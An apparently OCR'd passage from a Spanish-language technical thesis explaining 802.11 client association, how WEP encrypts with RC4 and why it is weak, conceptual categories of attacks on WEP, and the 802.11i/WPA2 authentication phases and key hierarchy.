


Figura II.7. Evitación de la colisión utilizando los marcos RTS y CTS

2.2.3.3. Asociación punto de acceso y cliente

Una parte clave del proceso de 802.11 es descubrir una WLAN y, luego, conectarse a ella. Los componentes principales de este proceso son los siguientes:

Beacons, son tramas que utiliza la red WLAN para comunicar su presencia.
Sondas, son tramas que utilizan los clientes de la WLAN para encontrar sus redes.
Autenticación, es un proceso que funciona como instrumento del estándar original 802.11, que el estándar todavía exige.

Asociación, es el proceso para establecer la conexión de datos entre un punto de acceso y un cliente WLAN.
El propósito principal de la beacon es permitir a los clientes de la WLAN conocer qué redes y puntos de acceso están disponibles en un área dada, permitiéndoles, por lo tanto, elegir

qué red y punto de acceso utilizar. Los puntos de acceso pueden transmitir beacons periódicamente como se puede apreciar en la figura II.8.

Aunque las beacons pueden transmitirse regularmente por un punto de acceso, las tramas para sondeo, autenticación y asociación se utilizan sólo durante el proceso de asociación (o reasociación).




Figura II.8. Asociación del cliente y el punto de acceso

2.2.3.4. Proceso conjunto 802.11 (Asociación)

Antes de que un cliente 802.11 pueda enviar información a través de una red WLAN, debe atravesar el siguiente proceso de tres etapas:

2.2.3.4.1. Etapa 1 - Sondeo de 802.11

Los clientes buscan una red específica mediante un pedido de sondeo a múltiples canales como se verifica en la figura II.9. El pedido de sondeo especifica el nombre de la red (SSID) y las tasas de bit. Un cliente típico de WLAN se configura con el SSID deseado, de modo que los pedidos de sondeo del cliente WLAN contienen el SSID de la red WLAN deseada.

Si el cliente WLAN sólo quiere conocer las redes WLAN disponibles, puede enviar un pedido de sondeo sin SSID, y todos los puntos de acceso que estén configurados para

responder este tipo de consulta, responderán. Las WLAN con la característica de broadcast SSID deshabilitada no responderán.




Figura II.9. Asociación del cliente y el punto de acceso en la etapa 1.

2.2.3.4.2. Etapa 2 - Autenticación 802.11

802.11 se desarrolló originalmente con dos mecanismos de autenticación. El primero, llamado autenticación abierta, es fundamentalmente una autenticación NULL donde el cliente dice "autentícame", y el punto de acceso responde con "sí". Éste es el mecanismo utilizado en casi todas las implementaciones de 802.11, ésta etapa se ve ilustrada en la figura II.10.

Un segundo mecanismo de autenticación se basa en una clave que es compartida por la estación del cliente y el punto de acceso llamado Protección de equivalencia por cable (cable WEP). La idea de la clave WEP compartida es que le permita a una conexión inalámbrica la privacidad equivalente a una conexión por cable, pero cuando originalmente se implementó este método de autenticación resultó deficiente. A pesar de que la clave de autenticación compartida necesita estar incluida en las implementaciones de cliente y de punto de acceso para el cumplimiento general de los estándares, no se utiliza ni se recomienda.




Figura II.10. Asociación del cliente y el punto de acceso en la etapa 2.

2.2.3.4.3. Etapa 3 - asociación 802.11

Esta etapa finaliza la seguridad y las opciones de tasa de bit, y establece el enlace de datos entre el cliente WLAN y el punto de acceso como se ilustra en la figura II.11. Como parte de esta etapa, el cliente aprende el BSSID, que es la dirección MAC del punto de acceso, y el punto de acceso traza un camino a un puerto lógico conocido como el identificador de asociación (AID) al cliente WLAN. El AID es equivalente a un puerto en un switch. El proceso de asociación permite al switch de infraestructura seguir la pista de las tramas destinadas para el cliente WLAN, de modo que puedan ser reenviadas.

Una vez que un cliente WLAN se asoció con un punto de acceso, el tráfico puede viajar de un dispositivo a otro.




Figura II.11. Asociación del cliente y el punto de acceso en la etapa 3.

2.3. PROTOCOLOS DE SEGURIDAD INALÁMBRICOS

La seguridad no era una gran preocupación para las primeras WLANs. El equipo era propietario, costoso y difícil de conseguir. Muchas WLANs usaban el Identificador del Conjunto de Servicio [Service Set Identifier (SSID)] como una forma básica de seguridad. Algunas WLANs controlaban el acceso ingresando la dirección de control de acceso al medio (MAC) de cada cliente en los Access Points inalámbricos. Ninguna opción era segura, ya que el sniffing inalámbrico podía revelar las direcciones MAC válidas y el SSID.

El SSID es una cadena de 1 a 32 caracteres del Código Estándar Norteamericano para el Intercambio de Información [American Standard Code for Information Interchange (ASCII)] que puede ser ingresada en los clientes y en los Access Points.
A continuación en orden de importancia cronológica se describirán los protocolos de seguridad inalámbricos más conocidos en la actualidad.

2.3.1. WEP

WEP (Wired Equivalent Privacy) fue el primer protocolo de encriptación introducido en el primer estándar IEEE 802.11 allá por 1999. Su misión es garantizar la privacidad de la información transmitida por los componentes de una red WiFi. Encriptar la información que un ordenador envía por el aire a otro es esencial para impedir que un vecino curioso encuentre interesante nuestro número de tarjeta de crédito, nuestra contraseña de correo o simplemente decida que usar nuestra conexión a Internet es más adecuado a sus ocultos propósitos.

Está basado en el algoritmo de encriptación RC4, con una clave secreta de 40 o 104 bits, combinada con un Vector de Inicialización (IV) de 24 bits para encriptar el mensaje de texto M y su checksum – el ICV (Integrity Check Value). El mensaje encriptado C se determinaba utilizando la siguiente fórmula:

C = [M || ICV(M)] + [RC4(K || IV)]

donde || es un operador de concatenación y + es un operador XOR.

La base del WEP está en la operación lógica XOR. El o-exclusivo es una operación binaria que genera el valor 1 si los dos operandos son diferentes, y 0 si son iguales. Presenta la propiedad que si aplicamos dos veces el XOR a un valor, obtendremos el valor original, es decir (A XOR B) XOR B = A. Podemos considerar a B como una especie de contraseña secreta que permite codificar el valor de A y, posteriormente, descodificarlo. Es decir, si tengo un texto en claro A y quiero entregarlo a otro usuario, primero aviso a ese usuario que voy a usar la secuencia binaria B para encriptarlo, luego calculo la secuencia C = A XOR B y entrego este C a mi compañero.

Éste sólo tendrá que calcular C XOR B para recuperar el valor de A (ver esquema de comunicación en la Figura II.12). La teoría es simple, pero ¿cómo paso el valor de B sin que nadie lo descubra?. Además de este hay otros problemas como por ejemplo que B debe ser una secuencia muy larga para que sea difícil de encontrar, y es más, B debería de ser diferente en cada comunicación porque un atacante podría ir averiguando trocitos de B analizando la información transmitida. Una solución a la determinación de B pasaría por tener una función mágica F que genere esta cadena de bits de manera aleatoria pero que sea tal que genere la misma secuencia en cada uno de los extremos de la comunicación. Hay muchos de estos algoritmos, sin ir más lejos las funciones del tipo float rand(int seed); cumple con estos requisitos: usando en dos ordenadores diferentes esta función con la misma semilla (seed) obtendremos la misma secuencia de números aleatorios. Lo interesante es que por medio de esta función podremos tener secuencias B del tamaño que deseemos.

El mecanismo WEP se apoya en estos principios y los formaliza bajo un estándar IEEE. Este estándar especifica que el algoritmo de generación de números pseudoaleatorios que se va a usar es el RC4.

Claramente, el vector de inicialización es la clave de la seguridad WEP, así que para mantener un nivel decente de seguridad y minimizar la difusión, el IV debe ser aplicado a cada paquete, para que los paquetes subsiguientes estén encriptados con claves diferentes. Desafortunadamente para la seguridad WEP, el IV es transmitido en texto simple, y el estándar 802.11 no obliga a la incrementación del IV, dejando esta medida de seguridad como opción posible para una terminal inalámbrica particular (punto de acceso o tarjeta inalámbrica).




Figura II.12. Protocolo de encriptación WEP.

El algoritmo WEP10 forma parte de la especificación 802.11, y se diseñó con el fin de proteger los datos que se transmiten en una conexión inalámbrica mediante cifrado. WEP opera a nivel 2 del modelo OSI y es soportado por la gran mayoría de fabricantes de soluciones inalámbricas.

El algoritmo WEP cifra de la siguiente manera (ver Figura II.13):

• A la trama en claro se le computa un código de integridad (Integrity Check Value, ICV) mediante el algoritmo CRC-32. Dicho ICV se concatena con la trama, y es empleado más tarde por el receptor para comprobar si la trama ha sido alterada durante el transporte.

• Se escoge una clave secreta compartida entre emisor y receptor. Esta clave puede poseer 40 ó 128 bits.

• Si se empleara siempre la misma clave secreta para cifrar todas las tramas, dos tramas en claro iguales producirían tramas cifradas similares. Para evitar esta eventualidad, se concatena la clave secreta con un número aleatorio llamado vector de inicialización (IV) de 24 bits. El IV cambia con cada trama.

• La concatenación de la clave secreta y el IV (conocida como semilla) se emplea como entrada de un generador RC4 de números seudo-aleatorios. El generador RC4 es capaz de generar una secuencia seudo-aleatoria (o cifra de flujo) tan larga como se desee a partir de la semilla.

• El generador RC4 genera una cifra de flujo, del mismo tamaño de la trama a cifrar más 32 bits (para cubrir la longitud de la trama y el ICV).

• Se hace un XOR bit por bit de la trama con la secuencia de clave, obteniéndose como resultado la trama cifrada.

• El IV y la trama se transmiten juntos.




Figura II.13. Funcionamiento del algoritmo WEP en modalidad de cifrado.

En el receptor se lleva a cabo el proceso de descifrado (Figura II.14):

• Se emplean el IV recibido y la clave secreta compartida para generar la semilla que se utilizó en el transmisor.

• Un generador RC4 produce la cifra de flujo a partir de la semilla.

Si la semilla coincide con la empleada en la transmisión, la cifra de flujo también será idéntica a la usada en la transmisión.

• Se efectúa un XOR bit por bit de la cifra de flujo y la trama cifrado, obteniéndose de esta manera la trama en claro y el ICV.

• A la trama en claro se le aplica el algoritmo CRC-32 para obtener un segundo ICV, que se compara con el recibido.

• Si los dos ICV son iguales, la trama se acepta; en caso contrario se rechaza.




Figura II.14. Funcionamiento del algoritmo WEP en modalidad de descifrado.

El algoritmo WEP resuelve aparentemente el problema del cifrado de datos entre emisor y receptor. Sin embargo, existen dos situaciones que hacen que WEP no sea seguro en la manera que es empleado en la mayoría de aplicaciones:

• La mayoría de instalaciones emplea WEP con claves de cifrado estáticas (se configura una clave en el punto de acceso y no se la cambia nunca, o muy de vez en cuando). Esto hace posible que un atacante acumule grandes cantidades de texto cifrado con la misma clave y pueda intentar un ataque por fuerza bruta.

• El IV que se utiliza es de longitud insuficiente (24 bits). Dado que cada trama se cifra con un IV diferente, solamente es cuestión de tiempo para que se agote el espacio de 224 IV distintos. Esto no es problemático en una red casera con bajo tráfico, pero en una red que posea alto tráfico se puede agotar el espacio de los IV en más o menos 5 horas. Si el

atacante logra conseguir dos tramas con IV idéntico, puede efectuar un XOR entre ellas y obtener los textos en claro de ambas tramas mediante un ataque estadístico. Con el texto en claro de una trama y su respectivo texto cifrado se puede obtener la cifra de flujo; conociendo el funcionamiento del algoritmo RC4 es posible entonces obtener la clave secreta y descifrar toda la conversación.

• WEP no ofrece servicio de autenticación. El cliente no puede autenticar a la red, ni al contrario; basta con que el equipo móvil y el punto de acceso compartan la clave WEP para que la comunicación pueda llevarse a cabo.

Existen en este momento diversas herramientas gratuitas para romper la clave secreta de enlaces protegidos con WEP como se verá más adelante en la auditoria de la red inalámbrica en el capítulo IV.

2.3.1.1. Tipos de ataques a WEP

A continuación se mencionan las diferentes formas de atacar al protocolo WEP:

A. Ataque pasivo: Un intruso puede reunir dos textos cifrados que estén encriptados con la misma secuencia de llaves, a partir de esto puede recuperar el texto original. Al realizar la operación XOR entre el cifrado y un texto original, puede recuperar las llaves y así desencriptar los demás datos.
B. Ataque activo para insertar tráfico: Si un intruso conoce un paquete con su respectivo texto cifrado, puede generar una secuencia de llaves y puede encriptar paquetes construyendo un mensaje al calcular su CRC y haciendo el XOR con la secuencia de llaves. Este texto cifrado puede mandarse a una estación móvil de la red como un paquete válido.
C. Ataque activo de ambas estaciones: Si un atacante predice tanto la información como la dirección IP destino de un paquete, puede modificar los bits apropiados para transformar la dirección IP destino para mandar paquetes a un nodo diferente.

El paquete puede ser desencriptado por el punto de acceso y mandarlo como texto original a la computadora del atacante.

D. Ataque basado en tabla: Un atacante puede elaborar una tabla de desencriptación usando vectores de inicialización, y a partir de cierta información sin encriptar, puede calcular la secuencia de llaves. Con esta tabla, el intruso puede desencriptar todos los paquetes enviados sobre el enlace inalámbrico, independientemente de sus vectores de inicialización.

E. Ataque por fuerza bruta: Un ataque de este tipo, es un procedimiento en el que a partir del conocimiento del algoritmo de cifrado empleado, y el par de texto plano con su respectivo texto cifrado, se prueban posibles combinaciones de secuencias de llaves con algún miembro del par hasta obtener el otro miembro.

2.3.1.2. 802.11i

En enero de 2001, el grupo de trabajo fue creado en IEEE para mejorar la seguridad en la autenticación y la encriptación de datos. En abril de 2003, la Wi-Fi Alliance (una asociación que promueve y certifica Wi-Fi) realizó una recomendación para responder a las preocupaciones empresariales ante la seguridad inalámbrica. Sin embargo, eran conscientes de que los clientes no querrían cambiar sus equipos.

En junio de 2004, la edición final del estándar 802.11i fue adoptada y recibió el nombre comercial WPA2 por parte de la alianza Wi-Fi. El estándar IEEE 802.11i introdujo varios cambios fundamentales, como la separación de la autenticación de usuario de la integridad y privacidad de los mensajes, proporcionando una arquitectura robusta y escalable, que sirve igualmente para las redes locales domésticas como para los grandes entornos de red corporativos. La nueva arquitectura para las redes wireless se llama Robust Security Network (RSN) y utiliza autenticación 802.1X, distribución de claves robustas y nuevos mecanismos de integridad y privacidad.

Además de tener una arquitectura más compleja, RSN proporciona soluciones seguras y escalables para la comunicación inalámbrica.

Una RSN sólo aceptará máquinas con capacidades RSN, pero IEEE 802.11i también define una red transicional de seguridad – Transitional Security Network (TSN), arquitectura en la que pueden participar sistemas RSN y WEP, permitiendo a los usuarios actualizar su equipo en el futuro. Si el proceso de autenticación o asociación entre estaciones utiliza 4-Way handshake, la asociación recibe el nombre de RSNA (Robust Security Network Association).

2.3.2.1. Fases operacionales de 802.11i

El establecimiento de un contexto seguro de comunicación consta de cuatro fases (ver Figura II.15):

- acuerdo sobre la política de seguridad
- autenticación 802.1X,
- derivación y distribución de las claves,
- confidencialidad e integridad de los datos RSNA.




Figura II.15. Fases operacionales de 802.11i.

2.3.2.1.1. Fase 1: Acuerdo sobre la política de seguridad

La primera fase requiere que los participantes estén de acuerdo sobre la política de seguridad a utilizar. Las políticas de seguridad soportadas por el punto de acceso son

mostradas en un mensaje Beacon o Probe Response (después de un Probe Request del cliente). Sigue a esto una autenticación abierta estándar (igual que en las redes TSN, donde la autenticación siempre tiene éxito). La respuesta del cliente se incluye en el mensaje de Association Request validado por una Association Response del punto de acceso. La información sobre la política de seguridad se envía en el campo RSN IE (Information Element) y detalla:

- los métodos de autenticación soportados (802.1X, Pre-Shared Key (PSK)),
- protocolos de seguridad para el tráfico unicast (CCMP, TKIP etc.) – la suit criptográfica basada en pares,
- protocolos de seguridad para el tráfico multicast (CCMP, TKIP etc.) – suit criptográfica de grupo,
- soporte para la pre-autenticación, que permite a los usuarios pre-autenticarse antes de

cambiar de punto de acceso en la misma red para un funcionamiento sin retrasos.

La Figura II.16 ilustra esta primera fase.

Figura II.16. Fase 1: Acuerdo sobre la política de seguridad.

2.3.2.1.2. Fase 2: autenticación 802.1X

La segunda fase es la autenticación 802.1X basada en EAP y en el método específico de autenticación decidido: EAP/TLS con certificados de cliente y servidor (requiriendo una infraestructura de claves públicas), EAP/TTLS o PEAP para autenticación híbrida (con certificados sólo requeridos para servidores), etc. La autenticación 802.1X se inicia cuando el punto de acceso pide datos de identidad del cliente, y la respuesta del cliente incluye el método de autenticación preferido.

Se intercambian entonces mensajes apropiados entre el cliente y el servidor de autenticación para generar una clave maestra común (MK). Al final del proceso, se envía desde el servidor de autenticación al punto de acceso un mensaje Radius Accept, que contiene la MK y un mensaje final EAP Success para el cliente. La Figura II.17 ilustra esta segunda fase.




Figura II.17. Fase 2: autenticación 802.1X.

2.3.2.1.3. Fase 3: jerarquía y distribución de claves

La seguridad de la conexión se basa en gran medida en las claves secretas. En RSN, cada clave tiene una vida determinada y la seguridad global se garantiza utilizando un conjunto

de varias claves organizadas según una jerarquía. Cuando se establece un contexto de seguridad tras la autenticación exitosa, se crean claves temporales de sesión y se actualizan regularmente hasta que se cierra el contexto de seguridad. La generación y el intercambio de claves es la meta de la tercera fase. Durante la derivación de la clave, se producen dos handshakes (véase Figura II.18):

- 4-Way Handshake para la derivación de la PTK (Pairwise Transient Key) y GTK (Group Transient Key),
- Group Key Handshake para la renovación de GTK.

La derivación de la clave PMK (Pairwise Master Key) depende del método de autenticación:

- si se usa una PSK (Pre-Shared Key), PMK = PSK. La PSK es generada desde una passphrase (de 8 a 63 caracteres) o una cadena de 256-bit y proporciona una solución para redes domésticas o pequeñas empresas que no tienen servidor de autenticación,
- si se usa un servidor de autenticación, la PMK es derivada de la MK de autenticación 802.1X.

La PMK en si misma no se usa nunca para la encriptación o la comprobación de integridad. Al contrario, se usa para generar una clave de encriptación temporal – para el tráfico unicast esta es la PTK (Pairwise Transient Key). La longitud de la PTK depende el protocolo de encriptación: 512 bits para TKIP y 384 bits para CCMP. La PTK consiste en varias claves temporales dedicadas:

- KCK (Key Confirmation Key – 128 bits): Clave para la autenticación de mensajes (MIC) durante el 4-Way Handshake y el Group Key Handshake,
- KEK (Key Encryption Key – 128 bits): Clave para asegurar la confidencialidad de los datos durante el 4-Way Handshake y el Group Key Handshake,
- TK (Temporary Key – 128 bits): Clave para encriptación de datos (usada por TKIP o CCMP),

• TMK (Temporary MIC Key – 2x64 bits): Clave para la autenticación de datos (usada sólo por Michael con TKIP). Se usa una clave dedicada para cada lado de la comunicación.




Figura II.18. Fase 3: derivación y distribución de claves.

El 4-Way Handshake, iniciado por el punto de acceso, hace posible:

- confirmar que el cliente conoce la PMK,
- derivar una PTK nueva,
- instalar claves de encriptación e integridad,
- encriptar el transporte de la GTK,
- confirmar la selección de la suite de cifrado.

Se intercambian cuatro mensajes EAPOL-Key entre el cliente y el punto de acceso durante el 4-Way Handshake. Esto se muestra en la Figura II.19.




Figura II.19. Fase 3: 4-Way Handshake.

La PTK se deriva de la PMK, una cadena fija, la dirección MAC del punto de acceso, la dirección MAC del cliente y dos números aleatorios (ANonce y SNonce, generados por el autenticador y el suplicante, respectivamente). El punto de acceso inicia el primer mensaje seleccionando el número aleatorio ANonce y enviándoselo al suplicante, sin encriptar el mensaje o protegerlo de las trampas. El suplicante genera su propio número aleatorio SNonce y ahora puede calcular la PTK y las claves temporales derivadas, así que envía el SNonce y la clave MIC calculada del segundo mensaje usando la clave KCK.

Cuando el autenticador recibe el segundo mensaje, puede extraer el SNonce (porque el mensaje no está encriptado) y calcular la PTK y las claves temporales derivadas. Ahora puede verificar el valor de MIC en el segundo mensaje y estar seguro de que el suplicante conoce la PMK y ha calculado correctamente la PTK y las claves temporales derivadas.

El tercer mensaje enviado por el autenticador al suplicante contiene el GTK (encriptada con la clave KEK), derivada de un GMK aleatorio y GNonce (ver Figura II.20), junto con el MIC calculado del tercer mensaje utilizando la clave KCK.




Figura II.20. Fase 3: jerarquía de Group Key.

Cuando el suplicante recibe este mensaje, el MIC se comprueba para asegurar que el autenticador conoce el PMK y ha calculado correctamente la PTK y derivado claves temporales. El último mensaje certifica la finalización del handshake e indica que el suplicante ahora instalará la clave y empezará la encriptación. Al recibirlo, el autenticador instala sus claves tras verificar el valor MIC. Así, el sistema móvil y el punto de acceso han obtenido, calculado e instalado unas claves de integridad y encriptación y ahora pueden comunicarse a través de un canal seguro para tráfico unicast y multicast.

El tráfico multicast se protege con otra clave: GTK (Group Transient Key), generada de una clave maestra llamada GMK (Group Master Key), una cadena fija, la dirección MAC del punto de acceso y un número aleatorio GNonce. La longitud de GTK depende del protocolo de encriptación – 256 bits para TKIP y128 bits para CCMP. GTK se divide en claves temporales dedicadas:

- GEK (Group Encryption Key): Clave para encriptación de datos (usada por CCMP para la autenticación y para la encriptación, y por TKIP),

- GIK (Group Integrity Key): Clave para la autenticación de datos (usada solamente por Michael con TKIP).

Esta jerarquía se resume en la Figura II.20.

